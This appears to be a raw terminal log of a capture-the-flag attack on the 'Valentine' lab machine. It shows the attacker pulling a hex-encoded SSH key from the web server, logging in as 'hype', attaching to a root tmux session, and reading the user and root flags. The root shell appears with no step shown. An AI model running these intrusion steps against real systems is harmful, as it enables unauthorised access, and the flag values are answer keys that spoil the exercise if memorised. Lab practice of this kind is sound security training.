--2020-05-10 22:53:21--  https://10.10.10.79/dev/hype_key
10.10.10.79:443 bağlanılıyor... bağlantı kuruldu.
DİKKAT: `10.10.10.79' sertifikası güvenilir değil.
DİKKAT: The certificate of `10.10.10.79' doesn't have a known issuer.
DİKKAT: `10.10.10.79' sertifikasının geçerlilik süresi dolmuş.
Sertifikanın kullanım süresi dolmuş
Sertifika sahibi host adı ile uyuşmuyor `10.10.10.79'
HTTP isteği gönderildi, yanıt bekleniyor... 200 OK
Uzunluk: 5383 (5,3K)
Kayıt yeri: `hype_key'

hype_key                                  100%[=====================================================================================>]   5,26K  --.-KB/s    içinde 0s

2020-05-10 22:53:22 (152 MB/s) - `hype_key' kaydedildi [5383/5383]

root@kali:/home/ghroot/Masaüstü# cat hype_key | xxd -r -p > id_rsa
root@kali:/home/ghroot/Masaüstü# chmod 600 id_rsa
root@kali:/home/ghroot/Masaüstü# ssh -i id_rsa  hype@10.10.10.79
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun May 10 08:53:46 2020 from 10.10.14.21
hype@Valentine:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
hype@Valentine:~$ cd Desktop/
hype@Valentine:~/Desktop$ ls
user.txt
hype@Valentine:~/Desktop$ cat user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~/Desktop$
```


hype@Valentine:~$ cat .bash_history
exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit


hype@Valentine:~$ tmux -S /.devs/dev_sess
[exited]
hype@Valentine:~$


firefart@Valentine:/home/hype# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@Valentine:/home/hype# cd ..
firefart@Valentine:/home# cd ..
firefart@Valentine:/# ls
bin boot cdrom dev devs etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin selinux srv sys tmp usr var vmlinuz
firefart@Valentine:/# cd root
firefart@Valentine:~# ls
curl.sh root.txt
firefart@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
firefart@Valentine:~#